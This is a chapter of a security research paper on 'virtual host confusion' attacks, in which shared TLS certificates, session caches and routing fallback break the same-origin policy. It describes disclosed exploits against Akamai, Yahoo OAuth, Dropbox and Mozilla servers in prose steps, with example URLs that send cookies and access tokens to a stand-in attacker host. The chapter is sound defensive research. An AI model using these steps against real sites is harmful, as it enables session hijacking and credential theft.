Sharing TLS Server Credentials Many web servers employ *virtual hosting* to serve multiple HTTPS domains behind the same TLS server. Sometimes, the server may proxy the TLS handshake to the server responsible for each domain [SS15a], but we are not interested in this case. To do this, the TLS server needs to decide which certificate to present to an incoming connection. This decision is either based on the incoming IP address, or increasingly often, on the server identity requested within the TLS *server name indication* (SNI) extension [RFC3546]. Even when different domains use different certificates, by using the same TLS server, they often implicitly share the TLS session cache that is used for fast session resumption.

Moreover, the same certificate may be used across multiple domains on different servers. Recent measurement studies of TLS certificate issuance [Dur+13; Del+14] show that a majority of newly issued certificates are valid for more than one domain name, with a significant number of them containing at least one wildcard. For example, all the front-end Google servers share a certificate that covers `*.google.com` as well as 50 other DNS names, many with wildcards.




Figure 8.1: HTTPS server with multiple virtual hosts

Finally, the same certificate may be used on multiple ports on the same domain. For example, web servers often listen for HTTP-based protocols such as WebSocket [RFC6455] on non-traditional ports, but reuse the same IP address, domain name, and TLS certificate as the main website.

When TLS credentials are shared between different HTTP server entities, how do the security guarantees provided by TLS relate to those desired by HTTPS? In this chapter, we investigate this question with regard to the origin-based security policies commonly used in modern web applications.

Same Origin Policy Web browsers identify resources by the *origin* from which they were loaded, where an origin consists of the *protocol*, *domain name* and *port number*, e.g. `https://y.x.com:443`. The *same-origin policy* [Zal] allows arbitrary sharing between pages on the same origin, but strictly regulates cross-origin interactions. Hence, if any page on a given origin is compromised, either by a cross-site scripting (XSS) flaw [Gro07], or because the server is under attacker control, the whole origin must be considered compromised as well. Consequently, prudent websites divide their content into different subdomains at different security levels, so that the compromise of one (e.g. `blog.x.com`) does not affect another (e.g. `login.x.com`).

In the presence of a network attacker, the same origin policy only protects HTTPS origins, for which the underlying TLS protocol can guarantee that the browser is connected to a server that owns a certificate for the desired origin. However, when TLS server credentials, such as certificates and cached sessions, are shared across servers, the isolation guarantees of the same origin policy crucially rely on the routing of HTTP requests to the correct origin server.

Routing Requests to Virtual Hosts The server-side counterpart of the notion of *origin* is the *virtual host*, whose role is to produce the response to an HTTP request given its *path* and *query parameters* (i.e. what appears in the URL after the origin). Virtual hosts used to correspond to directories on the server's file system, but with the widespread use of rewriting rules and dynamically generated pages, virtual hosts are now best treated as abstract request processors.

Figure 8.1 depicts the process that a web server uses to choose a virtual host for a given HTTPS request. The decision depend on parameters gathered at various levels: the IP address and port that the TCP connection was accepted on, the SNI extension received during the TLS handshake, and the `Host` header received in the HTTP request. On the client, all these parameters are derived from the request URL (a DNS request yields the IP address). On the server, each parameter is considered separately in a manually configured set of complex rules to determine the virtual host that will handle the request (see Section 8.2 for more detail).

In particular, most web servers will pick a *fallback* virtual host when the normal routing rules fail. In plain HTTP, routing fallback can be quite useful, for instance to access a website by its IP address or former domain name, or to use the same request handler for all subdomains. However, HTTPS routing fallback can be extremely dangerous, since it may allow a request for a client-requested secure origin to be processed by the virtual host for some unexpected, less-secure origin.

Virtual Confusion Attacks We identify a new class of attacks on virtual hosts that share TLS credentials, either on the same or on different web servers. In these attacks, a network attacker can take an HTTPS connection meant for one of these virtual hosts and redirect it to the other. The TLS connection succeeds because of the shared TLS credentials; then, because of virtual host fallback, the request is processed by a virtual host that was never intended to serve contents for the domain in the `Host` header.

In particular, we show that a network attacker can always break the same-origin policy between different ports on the same domain, by redirecting connections from one port to another. Moreover, if two servers serving two independent domains share a common certificate (covering both domains), or a cached TLS session, the network attacker can cause pages from one server to be loaded under the other's origin. In all these cases, the attacker subverts the browser's intended origin of the request, often with exploitable results.

Concrete Website Exploits Origin confusion attacks between two HTTPS domains are particularly dangerous when one of them is less secure than the other, for example, if one has an XSS flaw or an insecure redirection. We detail five exemplary instances of origin confusion attacks that demonstrate different attack vectors and illustrate the applicability and impact of this class of attacks:

1. We show how HTTPS requests to many websites hosted by the Akamai CDN can be hijacked by a server controlled by an attacker (Section 8.1).

2. We show how single sign-on access tokens on Yahoo (and several other major websites) can be stolen by exploiting an unsafe redirector on Yahoo (Section 8.3.1).

3. We describe a combined network- and web-based XSS attack on Dropbox that exploits malicious hosted content and cookie forcing (Section 8.3.2).

4. We show how HTTPS requests to highly-trusted Mozilla websites such as `bugzilla.mozilla.org` can be redirected to user-controlled pages on `git.mozilla.org`, by exploiting shared TLS session caches (Section 8.3.3).

5. We show how TLS session reuse in the SPDY protocol [BP12] can be exploited to impersonate any HTTPS website in Chrome (Sections 8.5).

These attacks were responsibly disclosed, acknowledged, and fixed in the relevant websites, CDNs, browsers, and web servers. They have been awarded bug bounties by HackerOne, Chromium, and Mozilla. More worryingly, the attacks show the dangerous consequences of seemingly innocuous routing decisions within widely used web servers, TLS terminators, and reverse proxies. Section 8.6 discusses some countermeasures.




Figure 8.2: Akamai Point-of-Presence (P0P) server design

8.1 Impersonating Websites Served by the Akamai CDN

Akamai is the leading content delivery network (CDN) on the web, claiming to be responsible for up to 20% of the total Internet traffic [Aka14]. Like other CDNs, Akamai has a large network of *points of presence* (PoP) distributed all around the world, whose job is to cache static contents from the websites of Akamai customers, to reduce latency and distribute load. Akamai serves varied customers, including popular social networks like `linkedin.com` and sensitive websites like `nsa.gov` that are often accessed over HTTPS. We will see how virtual host fallback on Akamai's PoPs leads to a serious origin confusion attack on such websites.

CDNs use one of two strategies to deploy HTTPS for customer websites; an extensive survey of real-world practices appears in [Lia+14b]. Some CDNs (e.g. CloudFlare) use *shared certificates* that are fully managed by the CDN operator with no involvement from its customer. Shared certificates are valid for a large number of customer domains and may be deployed on all the PoPs of the CDN; their private keys remain under the CDN provider's control. Other

CDNs (e.g. Akamai) require customers to obtain *custom certificates* for their HTTPS domains from certification authorities. The CDN must be given access to the private keys of these certificates, so that they can be installed on the PoPs allocated to the customer. On a PoP with custom certificates, the choice of server certificate on a TLS connection may depend on the incoming IP address or on the server name in the TLS SNI extension. CDNs increasingly prefer SNI, but it is not available on some legacy clients (e.g. Windows XP).

Virtual Host Fallback in Akamai PoPs The Akamai CDN uses a uniform virtual host configuration on its PoPs, all of which run a custom HTTP server implementation called "AkamaiGhost". Figure 8.2 depicts how HTTPS requests are processed by Akamai: each PoP has `N` custom certificates installed for `N` virtual hosts, and each certificate is served on a dedicated IP address. Therefore, if a client connects to IP 1, it will be given the certificate for `a.com`, whereas if it connects to IP 2, it will be given the certificate for `*.z.com`. After the TLS connection is complete, the PoP inspects the HTTP `Host` header and routes the request to the appropriate virtual host.

Each PoP also serves a special Akamai virtual host, which is also the fallback default. Hence, if the `Host` header of a request (received on any IP address) isn't one of the `N` configured customer domains, it is routed to this default host. Interestingly, the Akamai virtual host acts as a universal proxy: when a request for `/p/a.com/path` is received, for a certain well-known prefix `p`, the PoP forwards the request to `a.com/path`, along with all HTTP headers sent by the client (including cookies and HTTP authentication). Then, it caches and forward the response from `a.com` to the client. Providing an open proxy for HTTP connections to any website is a perfectly reasonable design decision and may even be considered a generous gesture[1]. Unfortunately, the impact of this proxy on HTTPS connections to customer domains is severe.

Server Impersonation Attack We now consider a concrete example. LinkedIn uses Akamai only for the domain `static.linkedin.com`, but the certificate it provides to Akamai is valid for `*.linkedin.com`. Suppose a user is logged in to LinkedIn from her browser. The attack (shown for `bad.z.com` in Figure 8.2) proceeds as follows:

1. A network attacker gets the browser to visit: `https://www.linkedin.com/p/attacker.com/` by injecting
   JavaScript on some HTTP page loaded by the browser.
2. The attacker redirects the resulting TLS connection to the LinkedIn IP address on some Akamai PoP.
3. The TLS connection succeeds since the certificate returned from the PoP is valid for `*.linkedin.com`.
4. The PoP only has a virtual host configured for `static.linkedin.com`; hence, the request falls back to the Akamai virtual host, which triggers the open proxy to `attacker.com`.
5. The user's browser loads the attacker's website under the `https://www.linkedin.com` origin (no certificate warning). It also sends the user's `Secure, HttpOnly` LinkedIn cookies to the attacker.

This is an instance of an *origin confusion attack* that leads to full server impersonation. It defeats all existing HTTPS protections: it leaks all cookies, it allows the attacker to disable

[1] `http://www.peacefire.org/bypass/Proxy/akamai.html`

Figure 8.3: Outcome of the attack against nsa.gov

HSTS and content security policy. Worse, it does not leave any trace on the impersonated server (which is never involved during the attack). In the PoP's HTTP log, the request looks like a harmless caching query to the proxy.

Responsible Disclosure This critical flaw existed in Akamai servers for nearly 15 years without getting noticed. Based on domains in the Alexa list, we estimate that at least 12,000 websites have been vulnerable to this attack, including 7 out of the top 10 websites in the USA. For example, Figure 8.3 depicts the server impersonation attack on the `nsa.gov` domain. Following our report, Akamai changed its default virtual host to one that only returns an error page.

8.2 Multiplexing HTTPS Connections

In this section, we investigate how real-world HTTPS implementations decide which certificate and virtual host to use when processing an incoming request. This problem applies to all popular web servers such as Apache, Nginx or IIS, but also to *SSL terminators*, CDN frontend servers and other reverse proxy software.

Virtual Host Parameters There are three layers of identity involved in the processing of HTTPS request: the network layer identity corresponds to an IP address and port; the transport/session layer identity consists of a server certificate and TLS session database and/or ticket encryption key; lastly, the application layer identity is conveyed in the `Host` header of HTTP requests (however, there is no equivalent header in responses, which are origin-unaware).

```
ssl_session_ticket_key "/etc/ssl/ticket.key";
ssl_session_cache shared:SSL:1m;

server { #1
  listen 1.2.3.4:443 ssl;
  server_name www.a.com;
  ssl_certificate "/etc/ssl/a.pem";
  root "/srv/a";
}
server { #2
  listen 4.3.2.1:443 ssl;
  server_name ~^(?<sub>api|dev)\.a\.com$;
  ssl_certificate "/etc/ssl/a.pem";
  root "/srv/api";
}
server { #3
  listen 2.1.4.3:443 ssl;
  server_name www.learn-a.com;
  ssl_certificate "/etc/ssl/learn-a.pem";
  root "/srv/learn";
}
```

Figure 8.4: Sample virtual host configuration

Concretely, each web server implements some *multiplexing* logic based on a configuration file that defines how to route an incoming HTTPS connection to the right virtual host. While each server software has its own configuration syntax, there is a common set of parameters that are used to define new TLS-enabled virtual hosts:

1. A *listen* directive that specifies at least one pair of IP address and port number on which the virtual host accepts connections. It is possible to use a wildcard in the IP address to accept connections to any address, whereas a port must be specified.

2. A *server name* directive that may contain one or more fully qualified domain names or regular expressions defining a class of domain names. Without loss of generality, we assume that the server name is always given as a single regular expression.

3. A *certificate* directive which points to the certificate and private key to use for this virtual host.

4. A *session cache* directive, that optionally describes how to store the data structures for session identifier based resumption, either in memory, or on a hard drive or external device. This directive may also specify the encryption key for ticket-based resumption.

If any of the last three items is not defined in the configuration of the virtual host, its value is typically inherited from the server-wide configuration settings, if available. Figure 8.4 shows an example virtual host configuration for Nginx.

Request Routing The process of selecting the virtual host to use for a given incoming connection can be broken up as follows (see [SM12; Apa14] for implementation-specific references):

1. First, the server initializes the list of candidates with every virtual host defined in the configuration.

2. Then, the server inspects the IP address and port on which the client connected. Virtual hosts defined on a different IP address (save for wildcards) or port are removed from the list of candidates.
3. The server next inspects the TLS handshake message sent by the client.
   (a) if the client hello message does not include the SNI extension, the server will return the certificate configured in the virtual host that has been marked as default for the given IP address and port, or if no default is defined, in the first one;
   (b) if an SNI value is specified, the server returns the certificate from the first virtual host whose server name matches the given SNI. If no server name matches, once again, the certificate from the default host is used.
4. Next, the web server finishes the handshake and waits for the client to send its request to inspect the `Host` HTTP header. If it includes a port number, it is immediately discarded. Then, the server picks either the first virtual host from the candidate list whose server name matches the HTTP `Host`. If none matches, it picks either the default virtual host, if one is defined, or the first host from the candidate list otherwise.

There are multiple problems with this virtual host selection process: for instance, it may allow the server to pick TLS settings (including certificate and session cache) from one virtual host, but route the incoming request to a different one (this behavior may be justified by the SPDY optimization described in Section 8.5).

Port Routing Even though the requested port is included in the `Host` header, and thus reflects the actual port that the browser will use to enforce the same-origin policy, is ignored by all the implementations we tested in favor of the port the connection was received on, which is unauthenticated. This means that it is *always* possible for an attacker to redirect requests from one port to another, and confuse the two origins. Because of this observation, *we strongly recommend to remove the port number from the same-origin policy*, considering that cross-port origin isolation simply does not work in practice (it is already known not to work with cookies).

Fallback Most dangerously, fallback mechanisms open a wide range of unexpected behaviors, and they often depend on the order in which the virtual hosts have been written in the configuration file. The configuration in Figure 8.4 includes one of the most widespread vulnerable patterns. A certificate valid for two subdomains of `a.com` is used in virtual hosts on different IP addresses (possibly on different physical machines). If an attacker intercepts a connection to `www.a.com` and redirects it to `4.3.2.1:443`, a page from `api.a.com` will be loaded under the `www.a.com` origin, because the host selected during routing must match the IP address and port of the connection.

TLS Session Cache Similarly, the TLS session caching behavior appears to have serious pitfalls in several popular web servers (unlike the request processing algorithm, session caching mechanisms can significantly differ between implementations). For instance, in Nginx:

- By default, only ticket-based session caching is enabled. If no ticket key has been configured, a fresh one is generated for each IP address and port (but not for each virtual host). On the other hand, if a ticket key is specified in the global configuration of the server, all tickets created by any virtual host can be resumed on any other. If a ticket key is given in the configuration of a given virtual host, it will also replace the key on all previously defined hosts on the same IP address.

- Session identifier-based resumption must be explicitly enabled by configuring a session cache database on the server. In-memory shared caches (shared in the sense of threads), which carry an identifier, are commonly used. Sessions from all virtual hosts that use the same identifier in their shared cache can be resumed on each other, regardless of IP address, SNI or certificate.

Once again, it is easy to mis-configure a server to allow sessions to be resumed across virtual hosts. For instance, the configuration in Figure 8.4 has a global ticket key: if the user has a TLS session created with `www.a.com`, a resumption attempt can be redirected by the attacker to `4.3.2.1:443`: the TLS session ticket will be accepted but because of fallback, a page from `www.1earn-a.com` gets loaded under the wrong origin, even thought they don't use the same certificate. Such an attack is enabled by the lack of authentication during the abbreviated TLS handshake: indeed, resumption is purely based on the session identifier or session ticket, regardless of the original SNI or server certificate.

In the next section, we demonstrate various classes of exploit that rely on virtual host confusion, illustrated by concrete attacks against popular websites.

8.3 Origin Confusion Exploits

In itself, virtual host confusion does not sound like a big problem: fundamentally, it only allows a network attacker to load a page under an unexpected, but related (in certificate or session cache), origin. The interesting question is, what can an attacker do with this capability? We found a variety of possible exploits that always follow the same pattern: the loaded page contains bad HTTP characteristics that can break the security of the confused origin.

In the case of Akamai, the loaded page was under complete attacker control. We found similar cases where the loaded page is controlled by the adversary. However, weaker forms of control are a lot more common, but can be still exploited. For instance, if the page sets the `X-Frame-Options` header to `allow`, the confused origin can be loaded in an `iframe`, even though the confused origin might have relied on that header to block clickjacking. Similarly, the origin may have relied on the `Content-Security-Policy` [Se12] header to block the execution of injected inline scripts, but this can be broken if the loaded page contains a more relaxed CSP. In the rest of this section, we present three more exploits that rely on more creative uses of a network attacker's capabilities.

8.3.1 Cross-Protocol Redirections: OAuth

The first class of exploits relies on the observation that many websites only use HTTPS on the security-critical parts of their website (for instance, the login form). If, on a low-security virtual host, there exists a page that redirects either to plain HTTP, or to an arbitrary page on another origin (open redirector), then, by confusing a request on a high trust virtual host to such a page, an attacker may learn some secret parameters from the query string or URL fragment by intercepting the redirection.

The prime candidate for this type of exploit is single sign-on access tokens, used by Facebook, Twitter, Google or Yahoo on a large proportion of websites as a replacement for login forms. For instance, in the OAuth 2.0 protocol [HRH11], a client website registers its origin with the identity provider (e.g. Google), and can obtain an access token to access the user credentials by sending the user to the authorization page on the identity provider's website. This request includes a redirection URL on the registered high-trust origin of the client website. The access token is included in the redirection response in the URL fragment.




Figure 8.5: Session cache sharing attack against two Mozilla servers

Assume X=https://oauth.a.com is the registered OAuth origin, served by a virtual host that can be confused with the one for https://www.a.com (e.g. because they share a wildcard certificate for *.a.com). If the attacker finds a page on www.a.com that redirects to HTTP or to his own website, say on the path /p, then it can send the user to the URL:

https://idp.com/token?redirect_url=X/p

which in turn redirects to: https://oauth.a.com/p#token. The attacker redirects the request to oauth.a.com to point to the server that handles www.a.com. The request is thus redirected to, say, http://attacker.com/#token which leaks the access token to the attacker. We found that many of the top Alexa websites that use single sign-on systems are vulnerable to these origin confusion exploits based on cross-protocol redirections in practice (including Pinterest and Yahoo).

Responsible Disclosure We discussed this attack with leading identity providers such as Facebook. We agree it is inherently caused by the weakness of OAuth to redirection attacks, a problem that is well known and can only be avoided by properly following recommendations regarding redirections on OAuth-enabled websites.

8.3.2 Hosted Contents: Dropbox

Dropbox allows users to share their public files on the low-trust origin dropboxusercontent.com, whereas it deploys state of the art HTTP security protections on its high-trust origin www.dropbox.com, including HSTS to prevent any network attack. However, non-public files cannot be served from this low-trust origin when the user wants to download data from her account, because they require access to the session cookie to prove that the user is authorized to view the file. Thus, the dl-web.dropbox.com origin is used for the purpose of displaying files from the user's own Dropbox account while he is logged in. This origin uses the same wildcard certificate as www.dropbox.com.

Using virtual host confusion, an attacker is able to load a page from the dl-web subdomain under the www origin. To turn this into an exploit, the attacker can take advantage of the com-

plete lack of integrity guarantee for cookies [BJM08a; BBC11]. The attacker then performs the following steps:

1. store a malicious HTML page on his own Dropbox account (on `https://dl-web.dropbox.com/m`);
2. trigger request to `http://attacker.dropbox.com` (not protected by HSTS) and inject a `Set-Cookie` header in the response with `domain=.dropbox.com` and a very low `max-age`, that contains his own session identifier;
3. trigger request to `https://www.dropbox.com/m`, but forward the connection to the `dl-web` server. The `Cookie` header of the request contains (depending on browser) the user's session identifier, followed by the attacker's; the Dropbox server authenticates the latter and returns the malicious page.
4. wait for the delay specified in `max-age` until the forced cookie expires;
5. perform arbitrary requests on the user's Dropbox account (same impact as a XSS flaw on `www.dropbox.com`).

Responsible Disclosure We reported this attack to the Dropbox security team, who immediately confirmed the attack and fixed their virtual host configuration.

8.3.3 Shared TLS Cache: Mozilla

When two different servers or virtual hosts share a TLS session cache or session ticket encryption keys, an HTTPS connection to one host may be redirected to the other (using session resumption). If one of these hosts has a lower trust level than the other, this amounts to a cross-site scripting attack. We found multiple interesting examples of servers on the web that share TLS session caches, most of which can be found in cloud infrastructures, such as Amazon Web Services, Yahoo or Google. Google is an interesting case: every single Google front-end server uses the same session cache and ticket key. However, because they also have the exact same virtual host configuration, we found no exploit against Google servers.

We found shared session caches to be a lot more common than shared ticket keys within the sample of cloud servers we tested, which we assume to be caused by improperly configured, global-scoped caches. We observed that these global caches are often too small to store the large amounts of sessions created on these cloud services for more than a few seconds, a sufficiently long time window for attacks. However, most of these servers also implement ticket-based resumption, even though ticket keys are often not synchronized across servers (e.g. on Yahoo). Exploiting shared caches when tickets are enabled requires another tool in the network attacker arsenal.

Browsers attempt to maximize their compatibility with buggy TLS implementations by retrying failed handshakes with downgraded TLS versions, all the way from TLS 1.2 to SSL3. There have been concerns about downgrading; in fact, browsers are moving away from the practice because of another TLS attack (see Section 8.6 for details). By intercepting connections and injecting TLS alerts on strong protocol versions, an attacker is able to ensure that the browser will connect to its target website with SSL 3.0. Hence, features that rely on TLS extensions, such as SNI and ticket-based resumption, become unavailable.

We put this attack into practice to exploit origin confusion on Mozilla servers hosted on the Amazon cloud. We first noticed that a number of Mozilla domains serve dangerous content. For instance, `git.mozilla.org` or `hg.mozilla.org` contain many third party files, as well as a number of test HTML pages for the Firefox browser, some of which deliberately include XSS




Figure 8.6: Issuance of multi-domain certificates

flaws. Even though these domains use dedicated certificates, their server share a server-side session cache with several other Mozilla domains, including high-security ones such as the one used for bug reports `bugzilla.mozilla.org`.

Figure 8.5 depicts the virtual host confusion exploit, which translate to the following steps for the attacker:

1. find a vulnerable page `/p` on low-trust origin `git`;

2. trigger a request to `https://bugzilla.mozilla.org/` (which has a single-domain, extended-validation certificate), while downgrading the connection to SSL 3.0, ensuring the lack of a TLS session ticket;

3. trigger request to `https://bugzilla.mozilla.org/p`, forwarding the connection to `git` server. The browser resumes the previous TLS sessions, even though the `git` server uses a completely different certificate. Despite the wrong `Host` header, the request is processed by the `git` virtual host;

4. compromise `bugzilla` origin with the XSS flaw on `/p`.

As usual, the whole attack can occur in the background without any user involvement (besides visiting any HTTP website on the attacker network).

Responsible Disclosure We reported this attack to Mozilla in bug 1004848. It was traced to a session cache isolation vulnerability in the Stingray Traffic Manager, which was fixed in version 9.7. We learned that a similar attack presented at Black Hat 2010 [HS10] had described how to transfer an XSS flaw from one Mozilla domain to another, also using virtual host confusion. Surprisingly, the hackers who described the attack consider it too targeted to be serious.

8.4 Impact Measurement

We have described four different exploits of virtual host confusion against major websites. However, these particular exploits do not give a clear picture of the general proportion of all websites vulnerable to similar attacks.

Virtual Host Fallback The main ingredient of our origin confusion attacks is virtual host fallback. We tested the top three most popular HTTPS implementations according to the September 2014 Netcraft Web Survey[2] with a configuration similar to the one in Figure 8.4 (without any deliberate effort to defend against virtual host confusion) and found that fallback was indeed possible on IIS (36% of servers), Apache (35%), and Nginx (14%).

Multi-Domain Certificates The issuance of new certificates by certification authorities is monitored fairly closely, including by the academic community [Sch+13]. We can easily build statistics about the number of domains found in publicly trusted certificates issued between July 2012 and July 2013 based on data collected in [Del+14]. The results, depicted in Figure 8.6, show that about 40% of issued certificates are valid for a single domain; however, about 10% of them contain a wildcard. Many certificates are valid for two domains, but among them, over 95% list the same top-level domain with and without the `www` prefix (which can already lead to confusion attacks, but in most cases, both are be served by the same virtual host).

Shared TLS Cache Evaluating TLS session cache sharing is very difficult: any two servers on the web can potentially share their session ticket key or session database, regardless of their IP addresses and certificates. We were able to find several examples of shared session caches by manually testing servers within the same IP ranges known to be used by cloud services. Still, the actual number of vulnerable servers remains mostly unknown.

Cross-Protocol Redirections We have shown in Section 8.3.1 that a network attacker can impersonate users on websites that use single sign-on protocols based on token redirection to a secure registered origin, if this origin can be confused for another which contains redirections to any plain HTTP URL. To evaluate this scenario, we considered the HTTPS-enabled subset of the Alexa Top 10,000 websites [Ale14], and simply sent a request for the path `/404`. In about 1 out of 6 cases, this request was redirected to HTTP. Next, we decided to manually inspect the top 50 Alexa websites in the US that implement a single sign-on system. We found that 15 of them had in fact registered an HTTP origin with their identity provider (allowing a network to get an access token to impersonate the user without any effort). In 21 other cases, we found a page that redirects to HTTP within the secure registered origin (in such cases, the attacker can obtain access tokens without virtual host confusion). Finally, we found 11 instances where virtual host confusion could be used to recover the access tokens.

Overall, the results of our study on the 50 most popular websites in the US show that access tokens are for the most part not adequately protected against network attacks, which is consistent with previous results [Pai+11; SB12b; Ban+13a; Akh+10]. In particular, the dangers of cross-protocol redirections appears to be widely underestimated, especially on websites that implement single sign-on protocols.

8.5 Connection sharing in SPDY and HTTP/2

We have demonstrated in the previous sections that there exists a significant gap between the models used to analyze the security of TLS and the actual deployment of HTTPS in practice. However, web technologies are evolving so quickly that even the HTTPS multiplexer model presented in this chapter fails to capture all current uses of TLS on the web.

In this section, we investigate the next-generation web protocols: SPDY [BP12] (which is already implemented major browsers such as Chrome, Firefox and Internet Explorer), and its

[2] `http://news.netcraft.com/archives/2014/09/24/september-2014-web-server-survey.html`

derived IETF proposal for HTTP 2.0 [BPT12]. An important design goal of these new protocols is to improve request latency over HTTPS. To this end, SPDY attempts to reduce the number of non-resumption TLS handshakes necessary to load a page by allowing browsers to reuse previously established sessions that were negotiated with a different domain, under certain conditions. In current HTTP2 drafts, this practice is called *connection reuse* [BPT12, Section 9.1.1], but we also use the expression *connection sharing*.

Connection Sharing Recall that in normal TLS resumption, the browser caches TLS sessions indexed by domain and port number. On the client-side, there is no confusion between the different notions of identity: the origin of the request matches the SNI sent by the client, its HTTP Host header, the index of the session in the cache, and the origin used by the same-origin policy (assuming the client is not buggy). Thus, when accessing a website `https://w.com`, the browser may resume its session to download a picture at `https://w.com/y`, but it needs to create a fresh session if the picture is loaded from `https://i.w.com`, even if the domains `w.com` and `i.w.com` are served by the same server, on the same IP, and using the same certificate.

